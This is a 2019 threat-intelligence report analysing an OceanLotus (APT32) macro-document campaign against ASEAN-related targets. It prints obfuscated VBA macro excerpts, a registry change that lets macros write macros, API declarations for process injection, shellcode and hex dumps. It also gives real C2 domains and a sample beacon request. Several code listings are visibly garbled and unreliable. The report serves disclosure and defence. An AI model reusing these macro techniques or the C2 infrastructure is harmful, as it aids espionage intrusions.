


10px 0px

CTIResearch

// OceanLotus // on ASEAN Affairs

March 2019





// Introduction	2
// Comparative Analysis	2
// Insights	3
// Attribution	10
// Indicators of Compromise	11



### // Introduction

In last days of March, Telsy CTI Research team captured same malicious macro armed documents likely tergeting ASEAN affairs and meeting members. Telemetry and spreading statistics related to these decoy documents highlight their diffusion in the geographical area of Thailand. According with OSINT information, the 34th ASEAN Meeting will be held in Bangkok, Thailand, on April/May 2019.

These malicious documents have been designed to induce the victims to enable a macro code that will lead to an in-memory payload injection through the use of layered obfuscation techniques.

At the time of analysis, the full infection cycle showed a very low detection rate in comparison with the major anti-malware solutions.

On the basis of the evidences found, we attribute this operation, with an high degree of confidence, to the APT32 / OceanLotus group.

### // Comparative Analysis

We performed a first statical, attribution and similarity analysis over our own threat intelligence platform for one of the malicious documents, in order to better understand what we had in front, obtaining the following results:



From this moment on, it was quite clear for us which actor we should have to refer in relation to any interests in the geographical area where samples has been collected.




## // Insights

The initial attack payloads are Microsoft Office Word documents, but no specific vulnerabilities are used. Instead, in this case, the infection cycle is carried out through embedding layered macro code in them, triggering subsequent malicious behavior and finally implanting the backdoor to the target host.

According to some evidences collected, the design of the campaign seems to have started at the end of January 2019.

In order to execute the macro code in the context of the victim system, the attacker instructs the user to click on "enable content" in the body of the document.

The following a screenshot of how the graphical content appears after a forced dynamic execution:



and an extraction of the first stage macro code executed:



```
Attribute VB Name
Private Function cJzDHgXGcr8Eu82LjZ5stJw1oaIZnVgBTTNEtfLw(ByVal strAscii As String) As Byte
    Dim kvEw4KGNGM0k4SVOw0zFjUPqZzswt4QpNAWC0GSC As Byte
    Dim Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ PHqe As Byte
    Dim gd5GkTN9yuWM7mkM0tbpdPi70U0GV3C00kf44Eh3 As String * 1
    kvEw4KGNGM0k4SV0w0zFjUPqZzswt4QpNAWC0GSC = 0
    If (Len(strAscii) = 1) Then
        gd5GkTN9yuWM7mkM0tbpdPi70U0GV3C00kf44Eh3 = Mid(strAscii, 1, 1)
        \Wk470Lifq0KXDE3rHexwhajC\ByuXi0R9YJ_PHqe = Asc(gd5GkTN9yu\M7mkM0tbpdPi70U0GV3C00kf44Eh3)
        If (Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe >= 65 And Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe <= 70) Then
            Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe = Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe - 65 + 10
            Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ PHqe = Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ PHqe - 48
        End If
        kvEw4KGNGMOk4SVOw0zFjUPqZzswt4QpNAWC0GSC = Wk470Lifq0KXDE3rHexwhajCWByuXi0R9YJ_PHqe
    End If
    cJzDHgXGcr8Eu82LiZ5stJw1oaIZnVgBTTNEtfLw = kvEw4KGNGM0k4SV0w0zFiUPgZzswt40pNAWC0GSC
```

The script appears to be heavily obfuscated in order to confuse anti-malware engines and discourage static analysis.

However, after a general cleaning process, it is possible to clarify what this first set of malicious instructions have been designed to perform. Below is a summary of the entire infection cycle performed starting from enabling the macro:

- 1. The first macro copies its own document file to the *%temp%* folder.
- 2. It decrypts the second stage module and modify the REG\_KEY "HKCU\Software\Microsoft\Office\14.0\Word\Security\AccessVBOM" in order to set its value to "1", as showed following:

```
lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegWrite QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666, 1, "REG_DWORD"

' Open new application because HKCU only used when application launched
Set sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku = CreateObject(UjxrrlcCwHkRy8Pfyf2X6lCcF08qYt1TJ0J03VCD)
sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.Visible = False
sKcFJbBJAbkH8Z23w6wXePZp78cSUtlgztbQAZku.DisplayAlerts = False
```

Through this change, the actor is now able to create and use macro-based self-replicating malware. It is possible to obtain this result taking advantage of fact that a registry key value dictates whether external macros can be trusted or not. Indeed, by changing the value of such a registry key, all macros can be put into trusted zone. In a nutshell, this feature allows macros to write more macros.

Despite the potential illicit uses, seems that Microsoft doesn't regard this as security issue. Instead, Microsoft claims that the feature is designed to function like this.



At this point, the second macro is written into the document under %temp%. After this, a fake error message is then shown.

3. The second stage code is quite similar to the previous with the difference that it is self referencing in the modification of its own components. It retrieves the content of its self document (now under the %temp%) and modify it in order to replace the current module with a third stage code.

Finally, it calls a function aimed at continuing the infection cycle.

```
If UBhm_OVh6ZEfoLJ8ZB3E9jZhgXgPe1BCIusMWeiI = "" Then
lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegDelete QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666
Else
lzTMjTNJdrnlaZch3SIlndBhJFJuLWar4mKaHrae.RegWrite QglP1IInE3KZNODhybs5Kzdu6GkuNnl4figH6666,
End If

HGFJekIKVE79MsBundmsYU5zNZc4z_iw20xBq171
```

4. Finally, the third payload is capable to perform code injection to finalize the infection of the system.

Following, an interesting code snippet:

```
Private Declare PtrSafe Function
                                                                                       cUT13PLCiV uYgeCuiZgPDnYmvZT2VZH3j7kP3je Lib
                                                                                                                                                                                                              "kernel32" Alias
                                                                                                                                                                                                                                                                                                              (BvVal r08avNTP07uzYYoRv5DL5HM96huSsVt9rtRWxt0
                                                                                                                                                                                                                                                          "CreateRemoteThread" (ByVal.rQ8awNFQ7vzYYoRy5DL5MM96huSsV19rtRWxtC wirtutalNiceEx" (ByValrQ8awNFQ7vzYYoRy5DL5MM96huSsV19rtRWxtC As "RtlHoveMemory" (ByVal Destination As LongPtr, ByRef Source As Any, "CreateProcess" (ByVal lpApplicationName As String, ByVal lcM00zae GreateProcess" (ByRef lpApplicationName As Any, ByRef lcM00zaeMh "WriteProcess" (ByRef lpApplicationName As Any, ByRef lcM00zaeMh "WriteProcessMemory" (ByVal rQ8awNFQ7uzYYoRy5DL5MM96huSsV19rtRWxtC "WriteProcessMemory" (ByVal hgMarMFQ7uzYYoRy5DL5MM96huSsV19rtRWxtC "Walle As LongPtr, ByVal deMillips
  Private Declare PtrSafe
Private Declare PtrSafe
Private Declare PtrSafe
Private Declare PtrSafe
                                                                                       KohhzoundyTdyUNAyMWUTAOXirEiVNig LGhm6px Lib
IDp2MQBLvma9htlq9T9XQ2mhlUppi9RciUIviQEk Lib
Ob7FPrKX3m3GvIGEB13abmwY7nrEXe09FVMsG Lib
rBb5ZZPHExX8yBXJH9JMZGbaAVuqxYhwdsgJbaKY Lib
                                                                                                                                                                                                                                                          "VirtualAllocEx" (
"RtlMoveMemory" (I
"CreateProcessA" (
   Private Declare PtrSafe
                                                                                       d8b06Dq48hwbVNJMq1w4up9IgrV4bexwplxRun3Y Lib
vpigr5BqKEjaFGuP_uxFIlUVK_MAfTi2YxA47Thb Lib
                                                                                                                                                                                                                                                          "WaitForSingleObject" (ByVal hHandle As LongPtr, ByVal dwMilliseco:
"OpenProcess" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle
  Private Declare PtrSafe
  Private Declare PtrSafe
                                                                                       QulyVnSKRKS0Pog9woysj1bRmgd75pI6dnQd0m m Lib
                                                                                                                                                                                                                                         Alias
  Private Declare PtrSafe
                                                                                        ghazGsn4vlTnA8rpv000MTlluvnRkwscrL2mgif4 Lib
                                                                                                                                                                                                                                 Alias
                                                                                                                                                                                                                                                "Rt1CreateUserThread
                                                                                                                                                                                                                                                                                                           (BvVal r08avNTP07uzYYoRv5DL5HM96huSsVt9rtRWxtCo
                                                                                                                                                                                                                                                         lCreateUserThread" (ByVal rQ8avHTQ/TuzYYoRy5DL5H496huSsVt9rtRWxtCo
"ExpandEnvironmentStringså" (ByVal lpSrc As String, ByVal lpSt As
"OpenProcessToken" (ByVal ProcessHandle As LongPtr, ByVal DesiredAc
"DuplicateTokenEx" (ByVal ExistingTokenHandle As LongPtr, ByVal dwD
"CreateEnvironmentBlock" (ByPdx 2x99oimEvilYPXazWRZChUfnlQXxX82UTD4Y
"GetCurrentProcess" () As LongPtr
  Private Declare PtrSafe
                                                                                       WOBoM5PvXRxOsiTxXO5b5vK THWO65 eLXVZiXzp Lib "kernel
                                                                                                                                                                                                                                        Alias
Private Declare PtrSafe
Private Declare PtrSafe
Private Declare PtrSafe
Private Declare PtrSafe
                                                                                       GRUNIERYAROS | IAAQUIN | IMPUS CLAVELEZ | LID
GRUNIERRIPEE | deBr952qR5]2vollg | GevfCfle | Lib
XOYCOPOHYWYHI'tg1qBFCeKZfqxAKHPAN9m1Pas | Lib
jmct zwidqpchmDin | ayb564K57akUcCulifHzE | Lib
Sy7NWebcFriirVnRq19Usosw7cFt2n1c1Hoxkjhv | Lib
                                                                                                                                                                                                                                      Alias '
"Alias
```

Quite simple enough to guess, functions visible above will support a code injection activity into *winword.exe* that will lead to the final backdoor execution. The routine aimed at code injection are capable to differentiate between 32 and 64 bit architectures, and rely on different functions on this basis.

This code allocates a memory region and write in it the first loader, showed in the next figure:



```
00000000
         E8 83 A0 18 00 FE FE FE FE 7E 0E E1 B9 DD 12 BD
                                                          ef .. bbbb~. a'Y. s
00000010
         F1 18 85 E0 7D 84 89 D1
                                    DE 27 2F SE B2
                                                          ñ...a},,tNJP'/Z'ɱ
                                 4A
00000020
               FB 50 F6 6D 2A 49
                                       6C 21 11 52
                                                   26
                                                          TtuPom*IR.1!.R4:
                                             F3 DE
                           17
                                 13
                                                          % # ¶ . 2 ± . . . , A' Ó ÞÝS
00000030
               B6
                  0A 32
00000040
                  D4
                     AF
                        1B 92
                                 98
                                       C3 BE
                                                          CG\O
                                                               .'f"AAMP&E.
00000050
               B3 66 D6 B7
                           E5
                                 4C
                                       75 1B FC
                                                   4D
                                                          'I'fÖ åÉLQu.üwM.
               D1 B5 27
                                 50 54
                                       2B EA CC EE 9A
                                                          ≒s≠Nu' ..PT+êÌîš(
00000060
                        20 01 OE
00000070
                        7D 7F 83
                                    1D 9E 5E
                                                          .>.c>}.fq.z^'LR®
                     B3
         47 FO
               F3 OF
                        EB 11
                                       4F
                                             95 OD 81
                                                          Gðó.ºë..|]O¥•..₿
                     1F
                        AE AC
                                                          .ÊQ#.@-5wZêő-352i
00000090
         09 CA
                                       EA
                                             F7
                                                BD BF
                                                          :≒,.eð"ñ‡¥.Òn.ÀÜ
                     65
                              FI
                                 87
                                       8D
                                             6E
000000A0
000000B0
               AB F4
                        51 FO BE C7
                                       F4
                                             6E D7 E9
                                                          Â8«ôœQð%LJô.n×ég
000000C0
        66 SC
                                    IF BA OE
                                             00 B4 09 CD
                                                          fŒ.È.Ñ"ù..º...í
000000D0 21 B8 01 4C CD 21 54 68
                                    73 20
                                             72 6F 67
                                                          ! LI!This progr
000000E0
         61 6D 20 63 61
                        6E 6E 6F
                                 74
                                                          am cannot be run
               6E 20 44
                        4F 53
000000F0
                                 6D
                                       64
                                                OD OD
                                                           in DOS mode ....
00000100
               00 00 00
                        00 00
                                 F6
                                       A7
                                             B2
                                                          00000110 B2 2E C9 B0 B2
                        2E C9 B0 BB 56
                                       4A BO B3 2E C9
                                                          E.ɰE.ɰ»VJ°3.ɰ
                                                          YXb° . ɰ©'W°S.ɰ
00000120 DD 58
               62 BO B7
                        2E C9 B0 A9 B3
                                       57 BO A7 2E C9
                                                          ©°C°I.ɰ»VZ°¿.ɰ
00000130 A9 B3
               63 B0 CF
                        2E C9 B0 BB
                                       5A BO BF 2E
                                                          ·.Ȱ,.ɰ©'b°â.ɰ
                        2E C9 B0 A9
00000140 B2 2E
               C8 B0 2C
                                       62
                                             E2
                                                          ©'R'' É'©'T'' É'
00000150
         A9 B3
               52 B0
                     B3
                                 A9
                                       54
                                             B3
                           C9 B0
                                                          Richf. ɰ .....
00000160
                     B2
                                          00 00 00 00
00000170
```

The initial loader contains the final backdoor (in an encrypted form) and an obfuscated shellcode with junked opcodes:

```
pushf
0018C261
0018C262
                           push
                                    ecx
0018C263
                                    ch
                           neg
0018C265
                           clc
00180266
                           push
                                   eax
00180267
                                   al, ah
                           and
0018C269
                           shl
                                   ecx, 6
                                   esp, [esp-4]
0018C26C
                           lea
0018C270
                          pushf
0018C271
                           push
                                   eax
0018C272
                           aam
0018C274
                           push
                                   ecx
0018C275
                                   edx
                           push
00180276
                                   cx, dx
                           bsr
0018C27A
                           mov
                                   ecx, [esp+81Ch+var_818]
```

Once executed, it works in memory performing actions aimed at resolving the API functions *VirtualAlloc*, *RtlZeroMemory* and *RtlMoveMemory*.



It goes to recostruct the whole malware set and to run further malicious components aimed at a first system recognition and at the execution of typical routines which can be observed into pieces of malware designed for remote control and espionage operations.

The header of the embedded PE is then retrieved through the following RC4 decrypting loop

0018B327	inc	dl
0018B329	mov	[ebp-5B0h], dl
0018B32F	movzx	edx, dl
0018B332	add	bl, [ebp+edx-6B0h]
0018B339	mov	[ebp-5AFh], bl
0018B33F	mov	cl, [ebp+edx-6B0h]
0018B346	movzx	eax, bl
0018B349	mov	al, [ebp+eax-6B0h]
0018B350	mov	[ebp+edx-6B0h], al
0018B357	movzx	<pre>eax, byte ptr [ebp-5AFh]</pre>
0018B35E	mov	[ebp+eax-6B0h], cl
0018B365	mov	bl, [ebp-5AFh]
0018B36B	mov	dl, [ebp-5B0h]
0018B371	jmp	loc_18B45B

The malicious PE appers to be allocated in a currupted form and re-assembled on the fly.

Anyway, once initialized, the backdoor resources are loaded in memory and the configuration data are decrypted.

Here we can find CnC details as well. After the initialization is completed, the backdoor starts to communicate with the C2 available in the config data through the HTTP protocol and POST mode.

The backdoor appears to be capable to communicate outside in different way supporting SOCKS communications as well, after trying connectivity by resolving legitimate services over HTTPS/443.

If the connection succeeds, the first (out of three) remote CnC URLs is retrieved.

A snippet of the in-memory workload is shown below:



```
jmp 10023E5D

mov with, dword ptr so [ebp 8]

push esi

mov byte ptr ds [esi], 0

push dword ptr so [ebp 98]

lea eax, dword ptr so [ebp 10]

push eax

lea eax, dword ptr so [ebp 24]

push eax

push 100474EC

push dword ptr do [ebx 4F0]

call 10039599

and esp, 18

emp eax, 2
```

The URL composing algorithms is similar to that already spotted out by ESET researchers previously and will be not replicated here. Anyway, the full URL looks like the following:

```
31 00 01 01 00 00 00 00 E8 2E AE 05 68 74 74 70
0A55EB34
                                1.....è.®.http
0A55EB44
            73 75 72 69 63 61 74 61
                         2E 72 61 64
                                s://suricata.rad
0A55EB54
      65 6F 72 64
            61 75 6E 74
                   2E 63 6F 6D 2F 33 2F 34
                                eordaunt.com/3/4
      35 33 39 34 2D 43 61 67 2D 48 6F 79
                         69 2D 45 76
                                5394-Cag-Hoyi-Ev
0A55EB64
      0A55EB74
      0A55EB84
      0A55EB94
      OA55EBA4
OA55EBB4
      0A55FBC4
```

The backdoor continues to use a generic User-Agent for its communications:

```
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)
```

```
00 00 00 00 00 00 00
                 4D 6F 7A 69
                          6C 6C 61 2F
                                      .....Mozilla/
        28 63 6F 6D
                 70 61 74 69
34 2E 30 20
                          62 6C 65 3B
                                   4.0 (compatible;
20 4D 53 49 45 20 38 2E
                 30 3B 20 57
                          69 6E 64 6F
                                    MSIE 8.0; Windo
77 73 20 4E 54 20 36 2E 30 3B 20 54 72 69 64 65
                                   ws NT 6.0; Tride
        2E 30 29 00 00 00 00 00 00 00 00 00
6E 74 2F 34
                                   nt/4.0).
00 00 00 00 00 00 00
                 00 00 00 00 00 00 00
00 00 00 00
        00 00 00 00
                 00
                   00 00
                        00
                          00 00 00 00
```

Once the HTTP channel is validated, a regkey is set under



HKCU\SOFTWARE\Classes\CLSID{E3517E26-8E93-458D-A6DF-8030BC80528B}

```
push est

push 6453778; sub3/78; L<sup>3</sup> SUFTWARE\\Classes\\CLSTD\\\[E361/E16-8698-4850-4868-80308-803

push 80000001

may dword ptress [ebp-130], she

call dword ptress [ebp-130], she

call dword ptress [e&RegCreateKeyExW]>
```

and the module starts cycling through the CnC array trying to communicate with the outside world.

```
60 80 00 08
DC F8 11 72
                       73 75 72 69
                                    63 61 74 61
                                                Üø.r`...suricata
2E 72 61 64 65 6F 72 64
                       61 75 6E 74
                                    2E 63 6F 6D
                                                .radeordaunt.com
00 00 00 00 00 00 00 00 DF F8 11 71 63 80 00 0C
                                                .........ßø.qc....
                                    00 00 00 00
                                                .-®.à,®.h-®.....
90 2D AE 05
           E0 2C AE 05
                        68 2D AE 05
00 00 00 00 00 00 00 00
                          00 00 00
                                    1F 00 00 00
00 00 00 00 00 00 00 00
                       DC F8
                             11
                                 72
                                    60 80 00 08
                                                63 6F 70 79 2E 62 79 72
                       6F 6E 6F 72
                                    65 6E 73 74
                                                copy.byronorenst
65 69 6E 2E 63 6F 6D 00 00 00 00 00 00 00 00 00
                                                ein.com.....
DF F8 11 71 63 80 00 0d
                       40
                                    38
                                       2D AE
                                                ßø.qc...@,®.8-®.
           00 00 00 00 00 00 00
                                                À-®.....
CO 2D AE 05
                                00
                                    00 00 00 00
18 00 00 00
           1F 00 00 00 00 00 00 00 00 00 00 00
DC F8 11 72
           60 80 00 08
                       6F 6E 6C 69 6E 65 2E 73
                                                Uø.r`...online.s
                                                tienollmache.xyz
74 69 65 6E 6F 6C 6C 6D
                       61 63 68 65
                                    2E 78 79 7A
00 00 00 00 00 00 00 DB F8
                             11 75
                                    63 80 00 08
                                                ........0ø.uc...
10 2D AE 05
           00 00 00 00 DB F8
                              11 75
                                                .-®.....0ø.ud...
```

The list of CnC extracted for this specific variant are:

- [+] copy.byronorenstein[.]com
- [+] suricata.radeordaunt[.]com
- [+] online.stienollmache[.]xyz

and the following is an example of a potential malicious request:



```
[New request on port 443 with SSL.]

POST /6/122247-Ciop-Uhaohu-Zhuude-Laa HTTP/1.1

Host: online.stienollmache.xyz

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0)

Accept: */*

Accept-Encoding: deflate, gzip

Referer: https://online.stienollmache.xyz/6/122247-Ciop-Uhaohu-Zhuude-Laa

Content-Length: 25

Content-Type: application/x-www-form-urlencoded
```

The backdoor is able to generate a fingerprint for the victim host as well, retrieving information about the process operations, registry keys, hard disk, machine name, local files, running processes etc. etc.

#### // Attribution

According to the evidences found and on the basis of other research papers about this threat group, we attest with an high degree of confidence that this operation has been carried out by the group commonly known as APT32 (aka OceanLotus).

OceanLotus is a very active threat. Recently, many cyber operations and breaches have been attributed to this elite hacker group. This extensive activity could be the consequence of the multiple interests to which the group focuses its attention.

These interests in fact range from capturing documentation concerning industrial and technological secrets to the information superiority in the geo-political sphere regarding the area of South-East Asia.

OceanLotus continues to pay close attention in order to operate under the radar. Also in this case it was possible to highlight techniques aiming at the obfuscation and encryption of malicious payloads.

Such techniques, although widely used for a long time both in criminal field than in the operations aimed at cyber espionage, still guarantee a high degree of stealth during the infection cycle of a target system.



# // Indicator of Compromise

SHA256	55F8D95FC330B1E9519DC572E4ACF8E751387C090F7A640B8EC0257A006212BB
SHA256	A8A3109EBF8AA732D4079DD484D326A9941E63029E188A2E2605B9A8A84C3D93
SHA256	61B8CF99D4C2C8A49827A5EE9D0E329CB2BA476F5C70E9EAF5FA0A144ED7BBB2
CnC	copy.byronorenstein.com
CnC	suricata.radeordaunt.com
CnC	snort.lauradesnoyers.com
CnC	clipboard.christienoll.xyz
CnC	att.illagedrivestralia.xyz
CnC	online.stienollmache.xyz
IP	185.158.113.114
REGKEY	HKCU\SOFTWARE\Classes\CLSID{E3517E26-8E93-458D-A6DF-8030BC80528B}

Additional indicators of compromise, the full malware set, Yara and Snort rules as well as further details regarding this operation, are available by subscribing a Telsy advanced CTI service.